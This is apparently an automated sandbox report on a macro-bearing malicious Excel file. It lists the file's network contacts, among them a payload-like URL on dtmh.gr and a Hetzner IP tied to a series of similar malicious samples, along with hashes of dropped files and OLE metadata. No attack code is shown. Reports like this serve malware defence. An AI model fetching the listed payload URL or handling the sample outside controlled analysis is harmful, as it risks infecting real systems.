http://https://dev0-api.acompli.net/autodetect	039744FE-5047-41A0-A9FE-5FF40D65E9D8.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.odwebp.svc.ms	039744FE-5047-41A0-A9FE-5FF40D65E9D8.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.powerbi.com/v1.0/myorg/groups	039744FE-5047-41A0-A9FE-5FF40D65E9D8.0.dr	false		high
http://https://web.microsoftstream.com/video/	039744FE-5047-41A0-A9FE-5FF40D65E9D8.0.dr	false		high
http://https://graph.windows.net	039744FE-5047-41A0-A9FE-5FF40D65E9D8.0.dr	false		high
http://https://dataservice.o365filtering.com/	039744FE-5047-41A0-A9FE-5FF40D65E9D8.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://officesetup.getmicrosoftkey.com	039744FE-5047-41A0-A9FE-5FF40D65E9D8.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://analysis.windows.net/powerbi/api	039744FE-5047-41A0-A9FE-5FF40D65E9D8.0.dr	false		high
http://https://prod-global-autodetect.acompli.net/autodetect	039744FE-5047-41A0-A9FE-5FF40D65E9D8.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://outlook.office365.com/autodiscover/autodiscover.json	039744FE-5047-41A0-A9FE-5FF40D65E9D8.0.dr	false		high
http://https://powerpoint.uservoice.com/forums/288952-powerpoint-for-ipad-iphone-ios	039744FE-5047-41A0-A9FE-5FF40D65E9D8.0.dr	false		high
http://https://eur.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	039744FE-5047-41A0-A9FE-5FF40D65E9D8.0.dr	false		high
http://https://pf.directory.live.com/profile/mine/System.ShortCircuitProfile.json	039744FE-5047-41A0-A9FE-5FF40D65E9D8.0.dr	false		high
http://https://onedrive.live.com/about/download/?windows10SyncClientInstalled=false	039744FE-5047-41A0-A9FE-5FF40D65E9D8.0.dr	false		high
http://https://webdir.online.lync.com/autodiscover/autodiscoverservice.svc/root/	039744FE-5047-41A0-A9FE-5FF40D65E9D8.0.dr	false		high
http://weather.service.msn.com/data.aspx	039744FE-5047-41A0-A9FE-5FF40D65E9D8.0.dr	false		high
http://https://apis.live.net/v5.0/	039744FE-5047-41A0-A9FE-5FF40D65E9D8.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://officemobile.uservoice.com/forums/929800-office-app-ios-and-ipad-asks	039744FE-5047-41A0-A9FE-5FF40D65E9D8.0.dr	false		high
http://https://word.uservoice.com/forums/304948-word-for-ipad-iphone-ios	039744FE-5047-41A0-A9FE-5FF40D65E9D8.0.dr	false		high
http://https://autodiscover-s.outlook.com/autodiscover/autodiscover.xml	039744FE-5047-41A0-A9FE-5FF40D65E9D8.0.dr	false		high
http://https://management.azure.com	039744FE-5047-41A0-A9FE-5FF40D65E9D8.0.dr	false		high
http://https://outlook.office365.com	039744FE-5047-41A0-A9FE-5FF40D65E9D8.0.dr	false		high
http://https://incidents.diagnostics.office.com	039744FE-5047-41A0-A9FE-5FF40D65E9D8.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://clients.config.office.net/user/v1.0/ios	039744FE-5047-41A0-A9FE-5FF40D65E9D8.0.dr	false		high
http://https://insertmedia.bing.office.net/odc/insertmedia	039744FE-5047-41A0-A9FE-5FF40D65E9D8.0.dr	false		high
http://https://o365auditrealtimeingestion.manage.office.com	039744FE-5047-41A0-A9FE-5FF40D65E9D8.0.dr	false		high
http://https://outlook.office365.com/api/v1.0/me/Activities	039744FE-5047-41A0-A9FE-5FF40D65E9D8.0.dr	false		high
http://https://api.office.net	039744FE-5047-41A0-A9FE-5FF40D65E9D8.0.dr	false		high
http://https://incidents.diagnosticssdf.office.com	039744FE-5047-41A0-A9FE-5FF40D65E9D8.0.dr	false		high
http://https://asgsmsproxyapi.azurewebsites.net/	039744FE-5047-41A0-A9FE-5FF40D65E9D8.0.dr	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://https://clients.config.office.net/user/v1.0/android/policies	039744FE-5047-41A0-A9FE-5FF40D65E9D8.0.dr	false		high
http://https://entitlement.diagnostics.office.com	039744FE-5047-41A0-A9FE-5FF40D65E9D8.0.dr	false		high
http://https://pf.directory.live.com/profile/mine/WLX.Profiles.IC.json	039744FE-5047-41A0-A9FE-5FF40D65E9D8.0.dr	false		high
http://https://autodiscover-s.outlook.com	039744FE-5047-41A0-A9FE-5FF40D65E9D8.0.dr	false		high
http://https://storage.live.com/clientlogs/uploadlocation	039744FE-5047-41A0-A9FE-5FF40D65E9D8.0.dr	false		high
http://https://dtmh.gr/ds/231120.gif	document-1411385003.xls	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://templatelogging.office.com/client/log	039744FE-5047-41A0-A9FE-5FF40D65E9D8.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=OneDrive	039744FE-5047-41A0-A9FE-5FF40D65E9D8.0.dr	false		high
http://https://management.azure.com/	039744FE-5047-41A0-A9FE-5FF40D65E9D8.0.dr	false		high
http://https://ncus-000.contentsync.	039744FE-5047-41A0-A9FE-5FF40D65E9D8.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://login.windows.net/common/oauth2/authorize	039744FE-5047-41A0-A9FE-5FF40D65E9D8.0.dr	false		high
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	039744FE-5047-41A0-A9FE-5FF40D65E9D8.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://graph.windows.net/	039744FE-5047-41A0-A9FE-5FF40D65E9D8.0.dr	false		high
http://https://api.powerbi.com/beta/myorg/imports	039744FE-5047-41A0-A9FE-5FF40D65E9D8.0.dr	false		high
http://https://devnull.onenote.com	039744FE-5047-41A0-A9FE-5FF40D65E9D8.0.dr	false		high
http://https://r4.res.office365.com/footprintconfig/v1.7/scripts/fpconfig.json	039744FE-5047-41A0-A9FE-5FF40D65E9D8.0.dr	false		high
http://https://messaging.office.com/	039744FE-5047-41A0-A9FE-5FF40D65E9D8.0.dr	false		high
http://https://dataservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	039744FE-5047-41A0-A9FE-5FF40D65E9D8.0.dr	false		high
http://https://augloop.office.com/v2	039744FE-5047-41A0-A9FE-5FF40D65E9D8.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Bing	039744FE-5047-41A0-A9FE-5FF40D65E9D8.0.dr	false		high
http://https://skyapi.live.net/Activity/	039744FE-5047-41A0-A9FE-5FF40D65E9D8.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://clients.config.office.net/user/v1.0/mac	039744FE-5047-41A0-A9FE-5FF40D65E9D8.0.dr	false		high
http://https://dataservice.o365filtering.com	039744FE-5047-41A0-A9FE-5FF40D65E9D8.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://onedrive.live.com	039744FE-5047-41A0-A9FE-5FF40D65E9D8.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://ovisualuiapp.azurewebsites.net/pbiagave/	039744FE-5047-41A0-A9FE-5FF40D65E9D8.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://visio.uservoice.com/forums/368202-visio-on-devices	039744FE-5047-41A0-A9FE-5FF40D65E9D8.0.dr	false		high
http://https://directory.services.	039744FE-5047-41A0-A9FE-5FF40D65E9D8.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://login.windows-ppe.net/common/oauth2/authorize	039744FE-5047-41A0-A9FE-5FF40D65E9D8.0.dr	false		high
http://https://loki.delve.office.com/api/v1/configuration/officewin32/	039744FE-5047-41A0-A9FE-5FF40D65E9D8.0.dr	false		high
http://https://onedrive.live.com/embed?	039744FE-5047-41A0-A9FE-5FF40D65E9D8.0.dr	false		high
http://https://augloop.office.com	039744FE-5047-41A0-A9FE-5FF40D65E9D8.0.dr	false		high

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
78.46.235.88	unknown	Germany		24940	HETZNER-ASDE	false

General Information

Joe Sandbox Version:	31.0.0 Red Diamond
Analysis ID:	324316
Start date:	29.11.2020
Start time:	06:07:32
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 4m 38s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	document-1411385003.xls

Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Run name:	Potential for more IOCs and behavior
Number of analysed new started processes analysed:	26
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal80.expl.evad.winXLS@3/6@1/1
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xls • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Exclude process from analysis (whitelisted): taskhostw.exe, MpCmdRun.exe, BackgroundTransferHost.exe, backgroundTaskHost.exe, SgrmBroker.exe, conhost.exe, svchost.exe, UsoClient.exe • Excluded IPs from analysis (whitelisted): 104.43.139.144, 52.255.188.83, 52.109.32.27, 52.109.76.36, 52.109.12.22, 51.104.139.180, 92.122.213.194, 92.122.213.247, 2.20.84.85, 20.54.26.129, 93.184.221.240, 51.11.168.160, 51.104.144.132 • Excluded domains from analysis (whitelisted): prod-w.nexus.live.com.akadns.net, arc.msn.com.nsatc.net, a1449.dscg2.akamai.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, arc.msn.com, wu.azureedge.net, audownload.windowsupdate.nsatc.net, cs11.wpc.v0cdn.net, hlb.apr-52dd2-0.edgecastdns.net, nexus.officeapps.live.com, officeclient.microsoft.com, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, prod.fs.microsoft.com.akadns.net, wu.wpc.apr-52dd2.edgecastdns.net, au-bg-shim.trafficmanager.net, fs.microsoft.com, prod.configsvc1.live.com.akadns.net, wu.ec.azureedge.net, ris-prod.trafficmanager.net, e1723.g.akamaiedge.net, ctldl.windowsupdate.com, skypedataprdcolcus16.cloudapp.net, ris.api.iris.microsoft.com, skypedataprdcoleus17.cloudapp.net, config.officeapps.live.com, blobcollector.events.data.trafficmanager.net, europe.configsvc1.live.com.akadns.net

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
78.46.235.88	document-1411385003.xls	Get hash	malicious	Browse	
	document-1422773217.xls	Get hash	malicious	Browse	
	document-1422773217.xls	Get hash	malicious	Browse	
	document-1410525703.xls	Get hash	malicious	Browse	
	document-1410525703.xls	Get hash	malicious	Browse	
	document-1411290183.xls	Get hash	malicious	Browse	
	document-1393356833.xls	Get hash	malicious	Browse	
	document-1411290183.xls	Get hash	malicious	Browse	
	document-1393356833.xls	Get hash	malicious	Browse	
	document-1449702565.xls	Get hash	malicious	Browse	
	document-1457177111.xls	Get hash	malicious	Browse	
	document-1449702565.xls	Get hash	malicious	Browse	
	document-146786230.xls	Get hash	malicious	Browse	
	document-1457177111.xls	Get hash	malicious	Browse	
	document-146786230.xls	Get hash	malicious	Browse	
	document-1442977347.xls	Get hash	malicious	Browse	
	document-1442977347.xls	Get hash	malicious	Browse	
	document-1465459998.xls	Get hash	malicious	Browse	
	document-1444203221.xls	Get hash	malicious	Browse	
	document-1444203221.xls	Get hash	malicious	Browse	

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
dtmh.gr	document-1422773217.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1422773217.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1410525703.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1410525703.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1411290183.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1393356833.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1411290183.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1393356833.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1449702565.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1457177111.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1449702565.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-146786230.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1457177111.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-146786230.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1442977347.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1442977347.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1465459998.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1444203221.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1444203221.xls	Get hash	malicious	Browse	• 78.46.235.88

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
HETZNER-ASDE	document-1411385003.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1422773217.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1422773217.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1410525703.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1410525703.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1411290183.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1393356833.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1411290183.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1393356833.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1449702565.xls	Get hash	malicious	Browse	• 78.46.235.88

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	document-1457177111.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1449702565.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-146786230.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1457177111.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-146786230.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1442977347.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1442977347.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1465459998.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1444203221.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1444203221.xls	Get hash	malicious	Browse	• 78.46.235.88

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Office\16.0\WebServiceCache\AllUsers\officeclient.microsoft.com\039744FE-5047-41A0-A9FE-5FF40D65E9D8	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	XML 1.0 document, UTF-8 Unicode text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	129952
Entropy (8bit):	5.378346436337376
Encrypted:	false
SSDEEP:	1536:zcQceNWiA3gZwLpQ9DQW+zAUH34ZldpKWXboOilXPErLL8TT:RmQ9DQW+zBX8u
MD5:	DAB96C79DC157FF5D9863317903120E7
SHA1:	52E21512E7901A3DC13D74A21DEB030761E5FE7B
SHA-256:	5C141F068F8EC99C5C79C67EBFB33F4E48084D6E7A9626A1AA875D1241FCE1E6
SHA-512:	004611DEF394808117B005A062B2B77E13EC17688386691BD3BDC6719ABDD0CC8DCDAE2A0E6ADAFB5844BF9EF40000E1DDDB5749958CC4683EA487EE716FEF E6
Malicious:	false
Reputation:	low
Preview:	<?xml version="1.0" encoding="utf-8"?>..<o:OfficeConfig xmlns:o="urn:schemas-microsoft-com:office:office">.. <o:services o:GenerationTime="2020-11-29T05:08:29">.. Build: 16.0.13517.30525-->.. <o:default>.. <o:ticket o:headerName="Authorization" o:headerValue="{}" />.. </o:default>.. <o:service o:name="Research">.. <o:u rl>https://rr.office.microsoft.com/research/query.asmx</o:url>.. </o:service>.. <o:service o:name="ORedir">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ORedirSSL">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ClViewClientHelpId">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientHome">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientTemplate">.. <o:url>https://ocsa.office.microsoft.com/client/15/help/template</o:url>.. </o:service>.. <o:

C:\Users\user\AppData\Local\Temp\DE910000	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	315517
Entropy (8bit):	7.983893489098451
Encrypted:	false
SSDEEP:	6144:YB+mBrFLPodmRqyAVYtlKsVLCyo7NtbcY7uLaG/9t7+MFKo:RmBFPM8R3AsB+bjej/9cE
MD5:	D05DA16089EDD142F551FC8244102404
SHA1:	19500BAC7F67CEA1139C1420073C580456F42E51
SHA-256:	12F12A2EE264DCED57EA897A41EEFD761645C62944EF52190F915463B8954D2D
SHA-512:	5D916C90A1F148BC21B4B907DC8258FCFA076DC4A3D6D39D9AA4A0CD484B3060A0871013BECF7260BDB41C5681D77D28181C9904FB6D5EDF9F08FA4A1B2049 B
Malicious:	false
Reputation:	low
Preview:	.V.n.0....?.....(..r.irl.$...\[....N..RV.4p,.6.^..vfv....zcM....w5..&..'..nY..w.7V`.N....l..g.?M.....h.5kR..9G..X...V.>Z..6.y.r%...&..\z...2e.6....X.T.n..N.\;V....T5.!.-E"...7$._,.....t.!. P..$k..51..H..C..r..|.m...`p....".T.../.w....>tq...Q+(.EL?.%....g.Ws.W.a.l...6.L.:VY!..ubn..v/..0.....n.....:Z.c.....C.....=...ZO....r.f..=...[..m.ik..\....s#"..Dmryv....t.(....].. {.4.+..7...3.....u.}@.....x.(9....1i.g...3.L=9c.C[...-..=.~.....(.?.....PK.....!...|j.....[Content_Types].xml ...(..... ....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Read-Only, Directory, ctime=Thu Jun 27 16:19:49 2019, mtime=Sun Nov 29 13:08:32 2020, atime=Sun Nov 29 13:08:32 2020, length=8192, window=hide
Category:	dropped
Size (bytes):	904
Entropy (8bit):	4.6361037104376965
Encrypted:	false
SSDEEP:	12:8c8/CXUlkgcuElPCH2AYoh3YXu+K+WrjAZ/2bDTDLC5Lu4t2Y+xIBjKZm:8naux0UAZiDW87aB6m
MD5:	D209ADCE38CDC44FA9A81D47EEB2E281
SHA1:	C1791883A1360D7678A33D81FCBE98DCEB21E495
SHA-256:	3653E546E8624C74E1A386E5F785F3D03EDD3B45E8FBEF2E80B1DDF9D2AC3A9E
SHA-512:	97B1C33AC8777F79905758B23F04F24C109D5B8B9368C710A6AEE7FC5715424D1FBF9222F88FA3840842C48B475A25E00BEAD02423FC18BEC3EC87DA03CACA3
Malicious:	false
Reputation:	low
Preview:	L.....F.....N....-.....Y...LK..Y.... .....u....P.O. .:i....+00../C:\.....x.1.....N....Users.d.....L..}Q.q.....:.....q|..U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,-.2.1.8.1.3.....P.1.....>Qwx..user.<.....Ny.}Q.q....S.....h.a.r.d.z....~.1.....}Q.q..Desktop.h.....Ny.}Q.q....Y.....>.....#...D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,-.2.1.7.6.9.....E.....-.....D.....>.S.....C:\Users\user\Desktop.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.....:..,.LB.)...As...`.....X.....358075.....!a..%.H.VZAj...4.4....-..!a..%.H.VZAj...4.4.....-.....1SPS.XF.L8C....&.m.q...../...S.-.1.-.5.-.2.1.-.3.8.5.3.3.2.1.9.3.5.-.2.1.2.5.5.6.3.2.0.9.-.4.0.5.3.0.6.2.3.3.2.-.1.0.0.2.....9...1SPS..mD..pH.H@..=x.....h....H.....K*..@.A..7sFJ.....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\document-1411385003.xls.LNK	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Sep 30 14:03:43 2020, mtime=Sun Nov 29 13:08:32 2020, atime=Sun Nov 29 13:08:32 2020, length=339968, window=hide
Category:	dropped
Size (bytes):	4400
Entropy (8bit):	4.692717811996602
Encrypted:	false
SSDEEP:	96:8UgJv151KUgJv151KigJv151KigJv151:8bEbENEN
MD5:	AB04C033386A63B887DF04810BA9CD15
SHA1:	EF379F6C6DD78CBA943B19D357E5144D5D2F9307
SHA-256:	25B6C52A2C98EADCA246EFC9BE04C3F3BBB98DA244C11C5095FF4FEF05B8D19D
SHA-512:	3F217EEBF9AF6AFE858AE9C9812428556C67FC1EBEDDBE9D0385BA408E3EF506F277B9ECAC4EF4B86A8D4D2E1A4850119CDBFEC71EBA33AADF8D9F2098F2AE0A
Malicious:	**true**
Reputation:	low
Preview:	L.....F.... .....u.:.....Y.....Y....0.....P.O. .:i....+00../C:\.....x.1.....N....Users.d.....L..}Q.q.....:.....q|..U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,-.2.1.8.1.3.....P.1.....>Qwx..user.<.....Ny.}Q.q....S.....h.a.r.d.z....~.1.....>Qxx..Desktop.h.....Ny.}Q.q....Y.....>.....b.|.D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,-.2.1.7.6.9.....|.2..0..}Q.q .DOCUME~1.XLS..`.....>Qvx}Q.q....h.....=..d.o.c.u.m.e.n.t.-.1.4.1.1.3.8.5.0.0.3...x.l.s.....].....-.....\.....>.S.....C:\Users\user\Desktop\document-1411385003.xls.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.d.o.c.u.m.e.n.t.-.1.4.1.1.3.8.5.0.0.3...x.l.s.....:..,.LB.)...As...`.....X.....358075.....!a..%.H.VZAj...(..-.....-..!a..%.H.VZAj...(..-.....-.....1SPS.XF.L8C....&.m.q...../...S.-.1.-.5.-.2.1.-.3.8.5.3.3.2.1.9.3.5.-.2.1.2.5.5.6.3.2.0.9.-.4.0

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	260
Entropy (8bit):	4.682821678194146
Encrypted:	false
SSDEEP:	6:dj6Y9LiiWn1ELiiWnPY9LiiWn1ELiiWnPY9LiiWn1ELiiWnPY9LiiWnL:dmfiWTiWPfiWTiWPfiWTiWPfiWL
MD5:	0F6FAC60EC1902C4643FF165C5E71FA5
SHA1:	AFE64E084510490CC1BF7AC0D214F011A5F4B8DE
SHA-256:	F8E0BD812E25F96A600A833C06B79676D36532207352C6783C93D2718AF59E52
SHA-512:	0714078C486806E6EE3D494A741C015ABB5008380801AA38F1FA28140C55B0DADDE428E5351C4D456DAED046FAD13BA02859DA227247081176A1D605FE05D902
Malicious:	false
Reputation:	low
Preview:	Desktop.LNK=0..[xls]..document-1411385003.xls.LNK=0..document-1411385003.xls.LNK=0..[xls]..document-1411385003.xls.LNK=0..document-1411385003.xls.LNK=0..[xls]..document-1411385003.xls.LNK=0..document-1411385003.xls.LNK=0..[xls]..document-1411385003.xls.LNK=0..

C:\Users\user\Desktop\9F910000	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	Applesoft BASIC program data, first line number 16
Category:	dropped
Size (bytes):	401471
Entropy (8bit):	7.180497619745564

C:\Users\user\Desktop\9F910000	
Encrypted:	false
SSDEEP:	6144:tcKoSsxzNDZLDZjlbR868O8KiA4XkXOn2xEtjPOtioVjDGUU1qfDlavx+W+LIfd7:oizo8RnsIROnr6n75Ywf
MD5:	F9700792B6FB7BCA14FAFC04123350DF
SHA1:	F8CC8C1E7BBE5C3087758DC448ECD1F644FB6ADC
SHA-256:	E924692CB2545D204847761F302B34C410CECB380A61276E119E0734574A540A
SHA-512:	DCFEE5A4658804368F315AFCD9110B83ECEE7EDA71E09BAFFAA78FBB8B32C0EA278913391926417CBEA41312F729DE507F00106D186BB06E7C2DC03E32E389 2
Malicious:	false
Preview:	.....T8.....\.p.... B.....a.....=.....=.....i..9J.8 .....X.@.....".....1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l .i.b.r.i.1.....C.a.l.i.b.r.i.1.....>.....C.a.l.i.b.r.i.1.....?.....C.a.l.i.b.r.i.1.....4.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1...,...8.....C.a.l.i.b.r.i.1.....8..... ...C.a.l.i.b.r.i.1.....8.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1...h...8.....C.a.m.b.r.i.a.1.....<.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1..... .....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1

Static File Info

General

File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 6.2, Code page: 1251, Name of Creating Application: Microsoft Excel, Create T ime/Date: Sat Sep 16 01:00:00 2006, Last Saved Tim e/Date: Thu Nov 26 09:47:56 2020, 0x21210013: 0
Entropy (8bit):	7.519789176158722
TrID:	• Microsoft Excel sheet (30009/1) 78.94% • Generic OLE2 / Multistream Compound File (8008/1) 21.06%
File name:	document-1411385003.xls
File size:	339968
MD5:	0e578c836b3cc5b29771e51f3c4b0cf9
SHA1:	2fb23ab9b9439f7d447ec529415e1039143d33d1
SHA256:	e4b39e254df2f996274732baea7d3ead38ca845d404aac7 2e682f378b78531be
SHA512:	4f1a3b99eb64a3d98949933e1714144280200ae4c64085 ec0803493030425502e98ded7efb0acd0b31c4cc3bfa8a4 bf87a3d4640c77470602844cb2092f31050
SSDEEP:	6144:WcKoSsxzNDZLDZjlbR868O8Kfc03pXOFq7uDph YHceXVhca+fMHLty/x2zZ8kpTv:7izo8RnsIROnr6n75Yr
File Content Preview:	.....>..... ....

File Icon

Icon Hash:	74ecd4c6c3c6c4d8

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "document-1411385003.xls"

Indicators

Has Summary Info:	True
Application Name:	Microsoft Excel
Encrypted Document:	False
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	True
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	

Indicators	
Contains VBA Macros:	True

Summary	
Code Page:	1251
Author:	
Last Saved By:	
Create Time:	2006-09-16 00:00:00
Last Saved Time:	2020-11-26 09:47:56
Creating Application:	Microsoft Excel

Document Summary	
Document Code Page:	1251
Thumbnail Scaling Desired:	False
Contains Dirty Links:	False
Shared Document:	False
Changed Hyperlinks:	False
Application Version:	917504

Streams

Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5DocumentSummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.367004077607
Base64 Encoded:	False
Data ASCII:	. . . . + , . . 0 . . . . H . . . . P . . . . . X . . . . ` . . . . h . . . . p . . . . x . . . . D o c u S i g n . . . . 2 . . . . 3 . . . . 1 . . . . 4 . . . . 5 . . . .
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 00 01 00 00 08 00 00 00 01 00 00 00 48 00 00 00 17 00 00 00 50 00 00 00 0b 00 00 00 58 00 00 00 10 00 00 00 60 00 00 00 13 00 00 00 68 00 00 00 16 00 00 00 70 00 00 00 0d 00 00 00 78 00 00 00 0c 00 00 00 bf 00 00 00 02 00 00 00 e3 04 00 00

Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 4096

<table>
<tr><th>General</th><th></th></tr>
<tr><td>Stream Path:</td><td>\x5SummaryInformation</td></tr>
<tr><td>File Type:</td><td>data</td></tr>
<tr><td>Stream Size:</td><td>4096</td></tr>
<tr><td>Entropy:</td><td>0.252910329293</td></tr>
<tr><td>Base64 Encoded:</td><td>False</td></tr>
<tr><td>Data ASCII:</td><td>. . . . . O h . . . . . + ' . . 0 . . . . @ . . . . H . . .
. . . T . . . . ` . . . . x . . . . ! ! . . . .
. . . M i c r o s o f t   E x c e l . @ . . . . . | . # . . . @ . . . . . x 7 . . . .
. . . .</td></tr>
